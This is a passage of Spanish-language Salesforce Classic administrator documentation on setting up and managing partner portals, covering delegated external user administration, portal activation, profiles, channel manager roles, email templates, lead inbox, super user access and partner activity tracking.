Puede delegar un conjunto de derechos administrativos a usuarios externos que tengan la licencia de usuario de socio. Los administradores de usuarios externos delegados pueden realizar cualquiera de las siguientes tareas para los usuarios, incluyendo usuarios de clientes y usuarios de socios asociados con su cuenta:

- Crear usuarios externos
- Modificar usuarios externos
- Restablecer las contraseñas de usuarios de externos
- Desactivar usuarios externos existentes

Nota: Cuando un administrador de usuarios externos delegado desactiva un usuario de portal, el administrador no tiene la opción de eliminar el usuario de portal de ningún equipo del que ese usuario sea miembro.

Debe utilizar la interfaz de usuario de perfil original para delegar derechos de administración para los usuarios de socios. Si utiliza la interfaz de usuario de perfil mejorado, desconéctela temporalmente en Configuración de interfaz de usuario para completar este procedimiento.

Para delegar derechos de administración en un usuario de socio:

1. En Configuración, introduzca `Perfiles` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles** y haga clic en un perfil de socio personalizado.

   No se puede modificar el perfil Usuario de socio.

2. Haga clic en **Modificar**.
3. Seleccione **Administración de usuario externo delegado**.
4. Haga clic en **Guardar**.
5. Haga clic en **Modificar** en la lista relacionada Perfiles de usuario externo delegado.
6. Seleccione los perfiles de usuario externo que desea que puedan administrar estos usuarios de socio con el perfil. El administrador delegado de un usuario externo puede gestionar usuarios externos con perfiles de portal de clientes, portal de socios o comunidades cuando los usuarios con el perfil están en la misma cuenta.
7. Haga clic en **Guardar**.

Para modificar qué perfiles puede modificar un administrador de usuario externo delegado:

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y haga clic en un perfil de socio personalizado.

   No se puede modificar el perfil Usuario de socio.

2. Haga clic en **Modificar** en la lista relacionada Perfiles de usuario externo delegado.
3. Seleccione los perfiles de usuario externo que desea que puedan administrar estos usuarios de socio con el perfil.
4. Haga clic en **Guardar**.

Los administradores de usuarios del portal delegados pueden hacer clic en **VGestionar usuario externo**, luego **Ver usuario de socio** en la página de detalles del contacto para ver y modificar los detalles de usuario del portal de socios:

- Haga clic en **Modificar** para modificar los detalles del usuario del portal de socios.
- Haga clic en **Restablecer contraseña** para restablecer la contraseña del usuario del portal de socios.
- Haga clic en **Modificar** y cancele la selección de la casilla de verificación Activo para desactivar al usuario.

Nota: Los administradores delegados de usuarios de socios pueden actualizar los usuarios de portal en cualquier cuenta a la que se transfieran.

## Sugerencias sobre la configuración de administradores delegados de usuarios del portal

Tenga en cuenta los siguientes elementos cuando configure la administración delegada de usuarios del portal:

- En los perfiles de los usuarios a los que garantiza administración de portal delegada:
  - Agregue los permisos "Crear" y "Modificar" a los contactos para que los administradores del portal delegados puedan crear y actualizar contactos relacionados con su cuenta.
  - Defina los parámetros de la ficha de Cuentas y Contactos a Valor predeterminado activado para que los administradores de portal delegados puedan visualizar las fichas Cuentas y Contactos y gestionar fácilmente los contactos relacionados con sus cuentas.
- Agregue las fichas Cuentas y Contactos a su portal.
- Defina la seguridad a nivel de campo y los formatos de página para que los administradores delegados de usuarios del portal sólo puedan acceder a los campos de cuenta, contacto y caso que especifique.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

# Activar el portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar el portal de socios:

- "Personalizar aplicación"

Para activar el portal de socios:

1. En Configuración, introduzca *Socios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Haga clic en **Modificar**.
3. Seleccione la casilla de verificación Activar portal de socios.
4. Haga clic en **Guardar**.

Nota: Una vez que active el portal de socios, no podrá desactivarlo. No obstante, puede evitar que los usuarios inicien sesión en su portal de socios. Para obtener más información, consulte Configuración del portal de socios en la página 1938.

Después de activar el portal de socios para su organización, puede crear uno o más portales de socios para satisfacer las distintas necesidades empresariales de sus clientes..

Nota: Puede crear un máximo de 5 portales de socios en su organización. Cualquier aumento con respecto a dicho número dependerá de la aprobación del gestor de productos y requerirá casos de uso detallado.

Cuando active el portal de socios, se agregarán automáticamente los siguientes elementos a su organización:

**Perfil Usuario de socio**
Puede asignar los usuarios del portal de socios a los perfiles duplicados desde este perfil. Para cada perfil duplicado, compruebe que el permiso "Sólo usuario para API" no está seleccionado; si el permiso está seleccionado, los usuarios asociados con el perfil no podrán iniciar sesión en el portal de socios.

**Botón Activar como socio de los registros de cuentas**
Permite crear una cuenta de socio.

**Los botones Habilitar usuario del portal de socios y Ver usuario del portal de socios en los registros de contactos.**
Permite crear un nuevo usuario de socio o ver los usuarios de socio existentes.

**Los grupos "Todos los usuarios del portal de socios" y "Todos los usuarios internos" junto con la categoría de regla de colaboración "Función y subordinados internos".**
Puede utilizar estos grupos y la categoría de regla de colaboración para crear con facilidad las reglas de colaboración que proporcionan acceso a datos específicos a todos los usuarios de su portal de socios o de Salesforce.

| Grupo o Categoría | Descripción |
|---|---|
| Grupo Todos los usuarios del portal de socios | Contiene todos los usuarios del portal de socios en su organización |
| Grupo Todos los usuarios internos | Contiene todos los usuarios de Salesforce en su organización |
| Categoría de regla de colaboración Función y subordinados internos | Le permite crear reglas de colaboración en las que puede seleccionar usuarios específicos de Salesforce en su organización |

| Grupo o Categoría | Descripción |
| --- | --- |
| | por función, además de todos los usuarios con funciones inferiores, excluyendo las funciones del portal de socios |

CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

## Configuración del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar un portal de socios:

- "Personalizar aplicación"

Una vez que haya creado un portal de socios, puede personalizarlo para satisfacer sus necesidades empresariales. Si personaliza su portal de socios, puede satisfacer las necesidades de sus distintos canales.

Para personalizar un portal de socios:

1. En Configuración, introduzca *Socios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Haga clic en el nombre del portal que desea personalizar.
3. Defina la configuración del portal y las plantillas de comunicación.
4. Configure las fuentes y los colores utilizados en el portal.
5. Configure las fichas disponibles para el portal.
6. Asigne perfiles de socios al portal.
7. Configure los idiomas del portal.
8. También puede agregar el componente de bienvenida del Portal de socios a los formatos de página de inicio asignados a usuarios del portal. El componente de bienvenida muestra un mensaje de bienvenida con el nombre del usuario, el nombre de su gerente de canal y los vínculos a su perfil profesional y de la empresa.
9. También puede agregar el componente de bandeja de entrada de candidatos del portal de socios a los formatos de página de inicio asignados a usuarios del portal. Cuando un usuario inicie sesión en su portal, verá una lista de candidatos para sus colas de candidatos. El usuario puede hacer clic en **Aceptar** junto al candidato para asumir su propiedad; no verá los detalles completos del candidato hasta que haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

# Asignación de perfiles de socios a portales de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar perfiles de socios a portales de socios:
- "Personalizar aplicación"

Los usuarios del portal sólo pueden iniciar sesión en el portal de socios asignado a su perfil. Para asignar un perfil a un portal de socios:

1. En Configuración, introduzca *Socios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Seleccione el nombre de su portal de socios.
3. Haga clic en **Modificar perfiles** en la sección Perfiles asignados.
4. Seleccione la casilla de verificación `Activo` junto al perfil que desea asignar al portal.

Un usuario del portal puede acceder a todos los portales de socios asignados a su perfil con un nombre de usuario y contraseña.

Puede visualizar el número de usuarios activos asociados con cada perfil asignado a un portal de socios en el campo `Usuarios` en la sección Perfiles asignados.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

# Prácticas recomendadas del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Sugerencias de implementación

- Los usuarios del portal sólo pueden iniciar sesión en el portal de socios asignado a su perfil.

  Un usuario del portal puede acceder a todos los portales de socios asignados a su perfil con un nombre de usuario y contraseña.

  Puede visualizar el número de usuarios asociados con cada perfil asignado a un portal de socios en el campo `Usuarios` en la sección Perfiles asignados.

- La URL de inicio de sesión de cada portal de socios que cree contiene un identificador único, como `portalId=060D00000000Q1F`. Puede encontrar este identificador en la página de detalles del portal. El identificador único determina el portal concreto al que un usuario puede acceder. Si un usuario accede a una URL de inicio de sesión que no tenga un

identificador único, se le dirigirá automáticamente a la URL de inicio de sesión del primer portal de socios que haya creado. Tenga en cuenta que los usuarios del portal solo pueden iniciar sesión en un portal de socios mediante la página de inicio del portal y no mediante la página de inicio de sesión de Salesforce.

- La configuración de los siguientes elementos se aplica a su organización *y* a sus portales de socios:
  - Vistas de listas
  - Formatos de búsqueda
  - Alertas del flujo de trabajo

## Prácticas recomendadas

- Como puede personalizar de forma exclusiva las fuentes, colores, plantillas de correo electrónico y mensaje de inicio de sesión de cada portal de socios que cree, puede crear un portal de socios para cada organización de socios admitida por su organización o para diferentes comunidades o niveles de socios.

  Nota: El código JavaScript y CSS se eliminan automáticamente de los archivos HTML que se utilizan como el mensaje de inicio de sesión del portal.

- No puede eliminar un portal de socios, pero puede evitar que los clientes inicien sesión en un portal, si desactiva la casilla de verificación `Con inicio de sesión`.
- Puede crear varios portales de socios que muestren fichas diferentes para los usuarios con el mismo perfil, siempre que el perfil tenga acceso a todos los objetos que aparecen en una ficha.
- Puede definir el número predefinido de funciones para cuentas de portal de socio. Eso beneficia su portal de socios reduciendo el número de funciones sin utilizar.
- Cuando active el portal de socios, el portal predeterminado se definirá como `Con inicio de sesión`. Desactive esa configuración y vuelva a activarla cuando el portal predeterminado esté listo para que los usuarios de socio inicien sesión.
- Comunique a sus usuarios de socio que pueden hacer que su gestor de canal sea el propietario de un objeto.
- Cree un formato de página de inicio para sus usuarios de socio con vínculos personalizados a funciones utilizadas con frecuencia.
- Incluya el componente de bienvenida del portal de socios en los formatos de página de inicio asignados a los usuarios del portal de socios. Cuando los usuarios inicien sesión en su portal recibirán un mensaje de bienvenida con su nombre, el nombre de su gerente de canal y los vínculos a su perfil personal y de la empresa. Pueden hacer clic en el nombre del gerente de canal vinculado para enviar un correo electrónico a esa persona. Si los usuarios del portal modifican su información, su registro de usuario se actualiza automáticamente, pero no su registro de contacto.
- Personalice el componente de la página de inicio de los vínculos personalizados para incluir vínculos que sus usuarios de socio puedan utilizar o eliminar del formato de la página de inicio.
- Los usuarios de socio no pueden definir recordatorios de tareas. Cree un proceso para ayudarles a gestionar sus tareas sin recordatorios.
- Puede añadir el componente de bandeja de entrada de candidatos del portal de socios a los formatos de página de inicio asignados a los usuarios del portal de socios. Recomendamos que oculte los campos importantes de candidatos, como `Nombre de empresa` y `Nombre de candidato`, a los usuarios del portal de socios para que no seleccionen los candidatos que desean aceptar.

CONSULTE TAMBIÉN

Descripción general del portal de socios

# Sugerencias para la configuración de gerentes de canal del Portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los gerentes de canal son los usuarios internos que gestionan sus socios. Antes de activar un portal, debe asegurarse de que sus gerentes de canal tienen los permisos necesarios para poder gestionar socios.

Las dos áreas principales disponibles para configurar sus gerentes de canal son los perfiles y las funciones.

## Funciones de gerente de canal

Su jerarquía de funciones determina a qué datos pueden acceder sus usuarios. Los usuarios siempre pueden visualizar y modificar los registros de su propiedad. Además, los usuarios siempre pueden visualizar, modificar e informar sobre los datos que pertenezcan o que compartan con usuarios que se encuentren por debajo de ellos en su jerarquía de funciones. Las funciones de gerentes de canal están siempre justo encima de las funciones de sus usuarios de socio en la jerarquía, proporcionando acceso a los gerentes de canal a todos los datos que sean propiedad de los socios que gestionan. Cuando se crean usuarios de socio en una cuenta de socio, Salesforce automáticamente coloca la función de los usuarios de socio por debajo de la función del gerente de canal al que pertenece dicha cuenta de socio. Para ayudarle a gestionar sus gerentes de canal y usuarios de socio, cree una estructura lógica de funciones de gerente de canal.

## Perfiles de gerente de canal

Los perfiles determinan los permisos que tienen los usuarios, los formatos de página que ven, las fichas y los tipos de registro disponibles para ellos y otros ajustes. Cree un perfil exclusivo y diseñe su configuración de manera específica para los gerentes de canal. Utilice estas sugerencias cuando cree este perfil:

**Ponga las siguientes fichas a disposición de los gerentes de canal**
Candidatos, Cuentas, Contactos, Oportunidades, Documentos y Productos. Asimismo, si pretende utilizar Soluciones u objetos personalizados, póngalos a disposición de sus gerentes de canal.

**Asigne tipos de registro**
Asigne los tipos de registro de candidatos adecuados a sus perfiles de gerente de canal.

**Asigne formatos de página**
Asigne los formatos de página adecuados a sus perfiles de gerente de canal. Asegúrese de que los botones **Activar inicio de sesión del portal de socios** y **Ver usuario del portal de socios** se incluyen en el formato de página de contacto para sus gerentes de canal.

**Active el permiso "Socios de gerente"**
Cuando se activa este permiso, los gerentes de canal pueden activar nuevas cuentas de socios y usuarios de socio.

**Haga que el campo `Cuenta de socio` sea visible para los gerentes de canal en candidatos, cuentas y oportunidades**
Esto permite que los gerentes de canal creen vistas de lista o informes para realizar un seguimiento de la actividad del usuario de socio.

**Haga que el campo `Última fecha de transferencia` sea visible para los gerentes de canal en candidatos**
Esto permite que los gerentes de canal creen vistas de lista o informes para realizar un seguimiento de la actividad del usuario de socio.

### Sugerencias adicionales

- Cree un grupo público para gerentes de canal. Puede utilizar este grupo para filtrar y controlar el acceso a los documentos.
- Cree una cola de candidatos para gerentes de canal. Puede utilizar esta cola para las reglas de asignación de candidatos.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

## Plantillas de comunicación predeterminadas del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar las plantillas de comunicación predeterminadas del portal de socios:
- "Personalizar aplicación"

Puede definir plantillas de comunicación predeterminadas para su portal de socios. Las plantillas de comunicación predeterminadas se utilizarán para la comunicación de socios a menos que haya especificado plantillas para un portal determinado. Además, si un usuario de socio se asigna a más de un portal, las plantillas de comunicación predeterminadas se utilizarán cuando se establezca la comunicación con dicho usuario.

Para definir plantillas de comunicación predeterminadas para su portal de socios.

1. En Configuración, introduzca *`Socios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en **Definir plantillas de correo electrónico predeterminadas para todos los portales**
3. Haga clic en **Modificar**.
4. Configure las opciones siguientes:

| Configuración de notificación de correo electrónico | |
|---|---|
| **Configuración** | **Descripción** |
| `Dirección del remitente del correo electrónico` | La dirección de correo electrónico desde la cual se envían todas las plantillas de comunicación del Portal de socios, por ejemplo, "support@acme.com." Salesforce envía los correos electrónicos de forma automática, pero solo aparecen para los usuarios del portal si se envían desde esta dirección de correo electrónico. Si un usuario de un portal responde a una plantilla de comunicación, la respuesta se envía a esta dirección. |

| Configuración de notificación de correo electrónico | |
|---|---|
| **Configuración** | **Descripción** |
| `Nombre del remitente del correo electrónico` | Nombre que se asocia a la dirección de correo electrónico "De", por ejemplo, "Servicio de atención al cliente de Acme". |
| `Nueva plantilla de usuario` | Plantilla de correo electrónico utilizada para enviar un nombre de usuario y una contraseña inicial a todos los usuarios del portal de socios activados recientemente. Por defecto se selecciona una plantilla de muestra. Esta plantilla debe marcarse como `Disponible para el uso`. |
| `Nueva plantilla de contraseña` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a los usuarios actuales del portal de socios cuando restablece sus contraseñas. |
| `Plantilla de contraseña perdida` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a usuarios actuales del portal de socios cuando restablecen sus contraseñas mediante **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de socios. |
| `Cambiar propietario de la plantilla de usuario de portal` | Plantilla de correo electrónico utilizada para enviar una notificación a los usuarios del portal de socios cuando se conviertan en los nuevos propietarios de un registro en el portal. |

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

# Personalización del componente de bandeja de entrada de candidatos del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar y personalizar el componente de bandeja de entrada de candidatos del portal de socios:
- "Personalizar aplicación"

Incluya el componente de bandeja de entrada de candidatos del portal de socios en los formatos de página de inicio asignados a los usuarios del portal de socios. Cuando un usuario inicie sesión en su portal, verá una lista de candidatos para sus colas de candidatos. El usuario puede hacer clic en **Aceptar** junto al candidato para asumir su propiedad; no verá los detalles completos del candidato hasta que haga clic en **Aceptar**.

Nota: La bandeja de entrada de candidatos se muestra únicamente en la página de inicio del usuario cuando haya candidatos para aceptar. Cuando el usuario acepta a un candidato, se convierte en el propietario del candidato y éste desaparece de la bandeja de entrada.

Después de que agregue el componente a los formatos de página de inicio asignados a los usuarios del portal podrá seleccionar las columnas que se muestran:

1. En Configuración, introduzca *Socios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en el nombre de su portal de socios.
3. Haga clic en **Personalizar bandeja de entrada de candidato**
4. Agregue, elimine o reordene los campos de la lista Campos seleccionados.

   Nota: Recomendamos que oculte los campos importantes de candidatos, como `Nombre de empresa` y `Nombre de candidato`, a los usuarios del portal de socios para que no seleccionen los candidatos que desean aceptar.

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

# Acerca de la gestión de usuarios del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Existen dos tipos de usuarios de portales de socios: gerentes de canal y usuarios de socio.

Los gerentes de canal son los usuarios internos que gestionan sus socios. Antes de activar un portal, debe asegurarse de que sus gerentes de canal tienen los permisos necesarios para poder gestionar socios.

Los usuarios socios son usuarios de Salesforce con funciones limitadas. Son externos a su organización pero venden sus productos o servicios a través de canales de venta indirectos. Se asocian a una cuenta de socio específica, tienen acceso limitado a los datos de la organización e inician sesión a través de un portal de socios.

La tabla siguiente muestra la capacidad de almacenamiento por licencia, así como las funciones a las que el usuario socio puede acceder en el portal.

| | **Tipo de licencia de Socio Oro** |
|---|---|
| Almacenamiento por licencia | 5 MB de almacenamiento de datos por usuario |
| Documentos | Sí |
| Información de mi cuenta | Sí |
| Candidatos | Sí |
| Objetos personalizados | Sí |
| Aprobaciones | Sí. Los usuarios pueden enviar registros para su aprobación y ver el estado de las solicitudes de aprobación en la lista relacionada Historial de aprobaciones de las páginas de detalles del registro, pero no pueden asignarse como aprobadores. |
| Cuentas | Sí |
| Oportunidades | Sí |
| Salesforce CRM Content (sólo lectura) | Sí |
| Informes | Sí |
| Administración de usuario externo delegado | Sí |
| Correo electrónico | Sí |
| Casos | Sí |

CONSULTE TAMBIÉN

- Descripción general del portal de socios
- Configuración del portal de socios

# Configuración de la función del portal de socios y configuración predeterminada del usuario

**Nota:** A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Puede introducir estas funciones del portal de socios y configuraciones predeterminadas del usuario:

- Definir el número predefinido de funciones para cuentas de portal de socio. en la página 1946
- Activar el acceso de superusuario de socios en la página 1947

CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir el número de funciones por cuenta de portal
- "Personalizar aplicación"

Para activar el acceso de superusuario de socios
- "Personalizar aplicación"

## Funciones por cuenta de portal de socio

**Nota:** A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Puede definir el número predefinido de funciones para cuentas de portal de socio. Eso beneficia su portal de socios reduciendo el número de funciones sin utilizar. Puede establecer hasta tres reglas; el valor predeterminado del sistema es tres.

Por ejemplo, si tiene creadas tres funciones y hay una cuenta activada para su portal de socios, pero solo necesita una función para nuevas cuentas, puede reducir el número de funciones a una.

Para definir el número de funciones por cuenta de portal de socios:

1. En Configuración, introduzca *Socios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en `Establecer valores predeterminados de usuario y función de portal`.
3. En la página Valores predeterminados de usuario y función de portal, haga clic en **Modificar**.
4. En la lista desplegable `Número de roles`, defina el número predeterminado de funciones por cuenta del portal de socios.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir el número de funciones por cuenta de portal:
- "Personalizar aplicación"

El número de funciones por cuentas del portal existentes no cambia con este ajuste.

CONSULTE TAMBIÉN

- Descripción general del portal de socios
- Límites de portales de socios
- Configuración del portal de socios

## Activación de Acceso de superusuario de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar el Acceso de superusuario de socios:
- "Personalizar aplicación"

Debe tener un portal de socios activado para utilizar el acceso de superusuario de socios.

Para activar el Acceso de superusuario de socios:

1. En Configuración, introduzca *Socios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. En la página Configuración de la gestión de relaciones con los socios, haga clic en **Establecer valores predeterminados de usuario y función de portal**.
3. Haga clic en **Modificar** y seleccione la casilla de verificación `Activar Acceso de superusuario de socios`.

Puede desactivar el Acceso de superusuario de socios seleccionando la casilla de verificación `Activar Acceso de superusuario de socios`. Sin embrago, si vuelve a activar esta función, todos los usuarios que tenían asignado el Acceso de superusuario de socios antes de desactivar la función obtendrán automáticamente el acceso de superusuario. Consulte Asignación de acceso de superusuario de socios para obtener más información.

CONSULTE TAMBIÉN

- Descripción general del portal de socios
- Configuración del portal de socios

# Seguimiento de la actividad del socio

**Nota:** A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

El Seguimiento de la actividad del socio es importante para asegurar que sus candidatos y oportunidades se están gestionando de forma efectiva. Si utiliza el campo `Cuenta de socio` en los candidatos y oportunidades, puede crear informes personalizados y vistas de listas que pueden ayudarle a realizar el seguimiento del trabajo de los usuarios de socio.

**Consejo:** Cuando cree una vista de lista o un informe, para incluir todos los candidatos u oportunidades asociados con una cuenta de socio, utilice "Cuenta de socio no es igual a" y deje en blanco el tercer campo del filtro.

Sugerencias para realizar el seguimiento de la actividad de usuario de socio:

- Cree vistas de lista para indicar los candidatos de socios y la actividad de oportunidades durante la última semana.
- Cree un panel que muestre el número de candidatos creados en la última semana que sean propiedad de socios.
- Cree una vista de lista de candidatos asignados a socios que no se hayan actualizado recientemente.
- Cree informes de previsiones sobre oportunidades de usuarios de socio.
- Utilice el campo de candidatos `Fecha de última transmisión` para buscar candidatos que no hayan realizado acciones durante un tiempo.
- Si utiliza previsión personalizable, asigne un usuario como gestor de previsión de ventas a cada función de la jerarquía de previsiones. Si asigna una persona como gestor de previsiones de ventas, todas las previsiones de ventas de usuarios en puestos inferiores en la jerarquía de previsiones dependerán de esa persona.

**Nota:** Cuando transfiere usuarios de portal entre cuentas, se actualizan las funciones de los usuarios de portal, de modo que cuando transfiere un usuario socio a otra cuenta:

- Las oportunidades de cada cuenta se vuelven a calcular a través de la jerarquía de previsiones de su organización de Salesforce.
- Las oportunidades que el usuario socio posee permanecen en la cuenta anterior.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear vistas de listas personalizadas:
- "Leer" en todos los registros incluidos en la lista

Para crear, modificar, guardar y eliminar informes:
- "Ejecutar informes"

  Y

  "Leer" en los registros incluidos en los informes

  Y

  "Crear y personalizar informes"

Para crear, modificar y eliminar paneles:
- "Gestionar paneles"

## CONSULTE TAMBIÉN

Descripción general del portal de socios

Configuración del portal de socios

# Establecimiento de opciones para la venta

## Gestión de territorio de empresa

Gestión de territorio de empresa le ayuda a modelar sus territorios de ventas en una estructura lógica pero flexible que conecta a los representantes de ventas con las cuentas a las que venden.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Nota:** Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios. Gestión de territorio de empresa y Previsiones de colaboración pueden activarse juntos y utilizarse al mismo tiempo en su organización de Salesforce, pero las dos funciones no están integradas actualmente para trabajar conjuntamente.

